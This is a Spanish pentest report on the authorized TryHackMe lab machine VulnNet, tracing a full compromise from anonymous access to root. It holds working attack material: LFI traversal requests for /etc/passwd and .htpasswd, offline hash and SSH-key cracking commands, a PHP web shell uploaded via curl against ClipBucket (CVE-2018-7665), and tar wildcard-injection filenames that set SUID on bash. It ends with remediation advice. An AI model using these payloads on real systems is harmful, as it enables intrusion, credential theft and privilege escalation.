

INFORME DE PENTESTING

VulnNet — TryHackMe

Clasificación: CONFIDENCIAL

Fecha del informe: 08 de septiembre de 2026

Tipo de evaluación: Black Box (sin información previa)

Entorno controlado: TryHackMe (autorizado)

Elaborado por: Equipo de Pentesting

ÍNDICE

1. Resumen Ejecutivo
 2. Alcance
 3. Metodología
 4. Hallazgos de Seguridad
 - 4.1 Local File Inclusion (LFI) con Evasión de Filtros
 - 4.2 Exposición de Credenciales mediante LFI
 - 4.3 Cracking Offline de Hashes
 - 4.4 Remote Code Execution No Autenticado (CVE-2018-7665)
 - 4.5 Exposición de Clave SSH Privada
 - 4.6 Wildcard Injection en Cronjob
 5. Resumen de Hallazgos
 6. Recomendaciones Prioritarias
 7. Conclusión
 8. Anexo — Comandos Utilizados
-

1. RESUMEN EJECUTIVO

Se realizó una evaluación de seguridad tipo *black box* sobre la máquina Linux **VulnNet** dentro de un entorno CTF/pentesting autorizado en la plataforma TryHackMe. El objetivo fue identificar vulnerabilidades y vías de compromiso partiendo únicamente de la dirección IP del objetivo, sin información previa sobre su configuración interna.

La evaluación permitió demostrar un **compromiso completo del sistema**, desde el acceso inicial como usuario de servicio web (**www-data**) hasta la escalada de privilegios a **root**. El análisis identificó múltiples vulnerabilidades de severidad crítica, incluyendo una vulnerabilidad de Local File Inclusion (LFI) con evasión de filtros, exposición de credenciales en archivos de configuración, una vulnerabilidad de Remote Code Execution (RCE) no autenticada en el CMS ClipBucket (CVE-2018-7665), exposición de una clave SSH privada con passphrase débil, y una vulnerabilidad de Wildcard Injection en un cronjob ejecutado como root.

Nivel de riesgo global: CRÍTICO

La combinación de estas vulnerabilidades permitió a un atacante no autenticado obtener acceso root completo al sistema, comprometiendo la confidencialidad, integridad y disponibilidad de todos los datos y

servicios alojados.

2. ALCANCE

Parámetro	Valor
Objetivo	10.129.187.133 / vulnnet.thm
Hostname	vulnnet
Sistema Operativo	Ubuntu 18.04 LTS
Tipo de evaluación	Black Box (sin información previa)
Metodología	PTES / OWASP Testing Guide
Entorno	TryHackMe (autorizado)

Servicios inicialmente expuestos

Puerto	Servicio	Versión
22/tcp	SSH	OpenSSH 7.6p1 Ubuntu
80/tcp	HTTP	Apache 2.4.29 (Ubuntu)

3. METODOLOGÍA

La evaluación se realizó siguiendo las fases estándar de un engagement de pentesting profesional:

1. **Reconocimiento inicial:** Escaneo de puertos y detección de servicios.
2. **Enumeración:** Mapeo de superficie de ataque web, descubrimiento de subdominios y análisis de código cliente.
3. **Análisis de vulnerabilidades:** Identificación de vectores de ataque potenciales.
4. **Explotación:** Validación de vulnerabilidades mediante pruebas de concepto.
5. **Post-explotación:** Enumeración interna, movimiento lateral y escalada de privilegios.
6. **Documentación:** Registro de evidencias y generación del informe final.

4. HALLAZGOS DE SEGURIDAD

4.1 Local File Inclusion (LFI) con Evasión de Filtros

Severidad: ALTA (CVSS 7.5)

Vector: <http://vulnnet.thm/index.php?referer=>

CVE asociado: No asignado (vulnerabilidad de la aplicación)

Descripción

Durante la fase de análisis de código cliente, se identificó en los archivos JavaScript estáticos una ruta base hardcodeda que exponía un endpoint no documentado con un parámetro potencialmente vulnerable:

```
// Fragmento de http://vulnnet.thm/js/index_d8338055.js  
n.p="http://vulnnet.thm/index.php?referer="
```

El parámetro `referer` del archivo `index.php` resultó ser vulnerable a Local File Inclusion. La aplicación implementaba un filtro básico que bloqueaba la secuencia `../`, pero este filtro era evadible mediante la secuencia `../../../../`.

Prueba de Concepto

```
GET /index.php?referer=../../../../../../../../etc/passwd HTTP/1.1  
Host: vulnnet.thm
```

Resultado: La aplicación devolvió el contenido completo del archivo `/etc/passwd`, confirmando la vulnerabilidad y permitiendo la identificación de usuarios del sistema, destacando el usuario `server-management` (UID 1000).

The screenshot displays the Burp Suite interface during a security test. The 'Request' tab shows a GET request to `/index.php?referer=../../../../../../../../etc/passwd` with a status of 200. The 'Response' tab shows the contents of the `/etc/passwd` file, including users like `root:x:0:0:root:/root:/bin/bash`, `daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin`, `bin:x:2:2:bin:/bin:/usr/sbin/nologin`, `sys:x:3:3:sys:/dev:/usr/sbin/nologin`, `sync:x:4:65534:sync:/bin:/bin/sync`, and `server-management:x:1000:1000:server-management:/home/server-management:/bin/bash`. The 'Inspector' tab on the right shows the selected text from the response, which is the contents of the `/etc/passwd` file.

Impacto

Esta vulnerabilidad permite a un atacante no autenticado leer cualquier archivo del sistema al que el usuario del servidor web (`www-data`) tenga acceso, incluyendo archivos de configuración, código fuente y posibles credenciales hardcodeadas.

4.2 Exposición de Credenciales mediante LFI

Severidad: CRÍTICA (CVSS 9.1)

Archivos afectados: `/etc/apache2/.htpasswd`,

Descripción

Aprovechando la vulnerabilidad de LFI identificada previamente, se dirigió la búsqueda hacia archivos de configuración sensibles. Fue posible extraer información sobre el servidor web, así como los hashes de apache

Hallazgo 1: Hash de Apache

```
GET /index.php?referer=../../../../../../../../etc/apache2/.htpasswd HTTP/1.1
Host: vulnnet.thm
```

Resultado:

```
developers:$apr1$ntOz2ER...
```

4.3 Cracking Offline de Hashes

Severidad: ALTA (CVSS 7.5)

Herramientas utilizadas: Hashcat, John the Ripper

Descripción

Los hashes obtenidos mediante LFI fueron sometidos a ataques de fuerza bruta offline utilizando el diccionario `rockyou.txt`, sin generar intentos de autenticación detectables en el servidor.

Hash de Apache (MD5 APR1)

```
hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt --force
```

Resultado:

```
Hash.Mode.....: 1600 (Apache $apr1$ MD5)
Hash.Target.....: $apr1$ntOz2ER...
Recovered.....: 1/1 (100.00%) Digests
Status.....: Cracked
Credenciales.....: developers : [REDACTED]
```

4.4 Remote Code Execution No Autenticado (CVE-2018-7665)

Severidad: CRÍTICA (CVSS 9.8)


Componente afectado: ClipBucket (CMS de gestión de video)

Endpoint vulnerable: `/actions/photo_uploader.php`

Descripción

Se encontró un subdominio en el servidor web mediante ffuf:

```
ffuf -u http://vulnnet.thm -H "Host: FUZZ.vulnnet.thm" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 5829
```


The image shows an ASCII art logo for ClipBucket. It consists of several rows of characters including backslashes, forward slashes, and underscores, arranged to form a stylized shape. Below the logo, the text 'v2.1.0-dev' is displayed.

v2.1.0-dev

```
:: Method          : GET
:: URL             : http://vulnnet.thm
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-5000.txt
:: Header          : Host: FUZZ.vulnnet.thm
:: Follow redirects : false
:: Calibration      : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
:: Filter          : Response size: 5829
```

```
broadcast          [Status: 401, Size: 468, Words: 42, Lines: 15, Duration:
122ms]
```

El subdominio `broadcast.vulnnet.thm`, protegido por HTTP Basic Auth, aloja una instancia de **ClipBucket**. Tras autenticarse con las credenciales obtenidas, se identificó que el endpoint de subida de fotos no valida adecuadamente las extensiones de archivo ni el tipo de contenido MIME, permitiendo la subida de scripts PHP maliciosos **sin requerir autenticación**.



Forged By ClipBucket

Prueba de Concepto

```
# 1. Subida del archivo malicioso (Sin autenticación)
curl -F "file=@pfile.php" -F "plupload=1" -F "name=anyname.php" \
      "http://broadcast.vulnnet.thm/actions/photo_uploader.php"

# 2. Ejecución del comando para verificar el RCE
curl "http://broadcast.vulnnet.thm/files/photos/anyname.php?cmd=id"
```

Contenido del archivo **pfile.php** subido:

```
<?php system($_GET['cmd']);?>
```

Respuesta del servidor:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Impacto

Esta vulnerabilidad permite a cualquier atacante no autenticado ejecutar comandos arbitrarios del sistema operativo con los privilegios del usuario del servidor web (**www-data**), constituyendo un compromiso total del servidor a nivel de aplicación.

4.5 Exposición de Clave SSH Privada

Severidad: ALTA (CVSS 7.5)

Archivo afectado: /var/backup/ssh-backup.tar.gz

Descripción


Durante la fase de post-explotación como **www-data**, se identificó un archivo de backup en /var/backup/ssh-backup.tar.gz que contenía una clave privada SSH (**id_rsa**) protegida con passphrase.

Explotación

1. Extracción del archivo comprimido.
2. Extracción del hash del passphrase mediante **ssh2john**.
3. Cracking offline con John the Ripper.
4. Conexión SSH exitosa como usuario **server-management**.

```
ssh2john id_rsa > id_rsa.hash
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED] (id_rsa)
1g 0:00:00:01 DONE (2026-09-07 12:14) 0.6097g/s 2992Kp/s 2992Kc/s 2992KC/s
oneabeeee..oneEfour
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
ssh -i id_rsa server-management@vulnnet.thm
# Passphrase: [REDACTED]
```



```
(root@kali) ~/hacking/tryhackme/vulnnet/informacio
# ssh server-management@vulnnet.thm -i id_rsa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-134-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
560 packages can be updated.
359 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

server-management@vulnnet:~$
[4] 0:sudo* "kali" 12:14 07-Sep-26
```

Impacto

La exposición de claves privadas SSH en ubicaciones accesibles representa un riesgo crítico, ya que facilita el movimiento lateral y la persistencia en el sistema.

4.6 Wildcard Injection en Cronjob

Severidad: CRÍTICA (CVSS 8.8)

Cronjob vulnerable: `/var/opt/backupsrv.sh` (ejecutado cada 2 minutos como root)

Descripción

Se identificó un cronjob ejecutado por `root` cada 2 minutos que realizaba backups del directorio `/home/server-management/Documents` utilizando el comando `tar` con expansión de wildcards sin comillas:

```
cd /home/server-management/Documents
backup_files="*"
tar czf $dest/$archive_file $backup_files
```

El uso del wildcard `*` sin comillas permite que el shell expanda todos los archivos del directorio como argumentos de `tar`. Dado que el usuario `server-management` tiene permisos de escritura en su propio directorio, es posible crear archivos con nombres especiales que `tar` interpretará como opciones de línea de comandos.

Técnica: Inyección de argumentos mediante checkpoint de tar

`tar` dispone de una funcionalidad legítima de checkpointing:

- `--checkpoint=N`: Ejecuta una acción cada N archivos procesados.
- `--checkpoint-action=exec=COMANDO`: Define el comando a ejecutar en cada checkpoint.

Prueba de Concepto

```
cd /home/server-management/Documents
echo "" > "--checkpoint=1"
echo "chmod u+s /bin/bash" > test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
```

Cuando el cronjob se ejecutó, `tar` interpretó estos archivos como opciones y ejecutó `chmod u+s /bin/bash` con privilegios de root, otorgando el bit SUID al binario `bash`.

Escalada a root

```
bash -p
# uid=0(root) gid=1000(server-management) groups=1000(server-management)
cat /root/root.txt
```



```
server-management@vulnnet:~/Documents$ echo "" > "--checkpoint-action=exec=sh test.sh"
server-management@vulnnet:~/Documents$ ls
a '--checkpoint=1' '--checkpoint-action=exec=sh test.sh' pdf1.pdf pdf2.pdf
server-management@vulnnet:~/Documents$ echo "chmod u+s /bin/bash" > test.sh
server-management@vulnnet:~/Documents$ watch /bin/bash
server-management@vulnnet:~/Documents$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4 2018 /bin/bash
server-management@vulnnet:~/Documents$ bash -p
bash-4.4# ls /home/server-management/Documents/
a '--checkpoint=1' '--checkpoint-action=exec=sh test.sh' pdf1.pdf pdf2.pdf test.sh
bash-4.4#
```

Impacto

La combinación de un cronjob ejecutado con privilegios elevados y el uso inseguro de wildcards permitió a un usuario sin privilegios modificar permisos de binarios del sistema, facilitando la escalada persistente a root.

5. RESUMEN DE HALLAZGOS

ID	Vulnerabilidad	Severidad	CVSS	Estado
VULN-001	Local File Inclusion con evasión de filtros	Alta	7.5	Explotada
VULN-002	Exposición de credenciales en archivos de configuración	Crítica	9.1	Explotada
VULN-003	Cracking offline de hashes débiles	Alta	7.5	Explotada
VULN-004	RCE No Autenticado en ClipBucket (CVE-2018-7665)	Crítica	9.8	Explotada
VULN-005	Exposición de clave SSH privada en backup	Alta	7.5	Explotada
VULN-006	Wildcard Injection en cronjob de tar	Crítica	8.8	Explotada

6. RECOMENDACIONES PRIORITARIAS

6.1 Inmediatas (Críticas)

1. **Parchear ClipBucket:** Actualizar a la última versión del CMS o migrar a una alternativa mantenida. El CVE-2018-7665 permite RCE no autenticado.
2. **Corregir el LFI:** Implementar una lista blanca de archivos permitidos en lugar de filtros basados en patrones. Evitar pasar rutas de archivo directamente desde parámetros de entrada.
3. **Eliminar el cronjob vulnerable:** Reescribir `/var/opt/backupsrv.sh` para especificar explícitamente los archivos a respaldar, sin usar wildcards en directorios escribibles por usuarios no privilegiados.
4. **Eliminar archivos sensibles:** Retirar el backup `/var/backup/ssh-backup.tar.gz` y cualquier otra copia de claves privadas en el sistema.

6.2 A Corto Plazo (Altas)

5. **Rotación de credenciales:** Cambiar todas las contraseñas expuestas (`developers`, `admin` de MySQL, passphrase SSH).
6. **Políticas de contraseñas:** Implementar políticas de complejidad mínima y longitud adecuada para evitar cracking offline con diccionarios comunes.

7. **Hardening de Apache:** Revisar y restringir la configuración de Virtual Hosts, eliminando archivos `.htpasswd` innecesarios.

6.3 A Largo Plazo

8. **Principio de mínimo privilegio:** Revisar todos los cronjobs, binarios SUID y capabilities del sistema.
9. **Monitorización:** Implementar sistemas de detección de intrusiones (IDS) y monitorización de cambios en archivos críticos.
10. **Auditorías periódicas:** Realizar evaluaciones de seguridad regulares con herramientas automatizadas y revisiones manuales.

7. CONCLUSIÓN

La evaluación de la máquina VulnNet demostró que el sistema presentaba múltiples vulnerabilidades de severidad crítica que, combinadas, permitieron un compromiso completo del mismo. La cadena de ataque aprovechó debilidades en la configuración del servidor web, la exposición de credenciales sensibles, vulnerabilidades sin parchear en aplicaciones de terceros (ClipBucket), y prácticas inseguras en scripts administrativos.

El nivel de riesgo global se clasifica como **CRÍTICO**, ya que un atacante externo no autenticado podría haber replicado esta cadena de ataque para obtener acceso root completo al sistema, con las consecuentes implicaciones para la confidencialidad, integridad y disponibilidad de los datos y servicios alojados.

Se recomienda implementar de forma inmediata las medidas correctivas detalladas en la sección de recomendaciones, priorizando el parcheo de ClipBucket, la corrección del LFI y la eliminación del cronjob vulnerable.

FIN DEL INFORME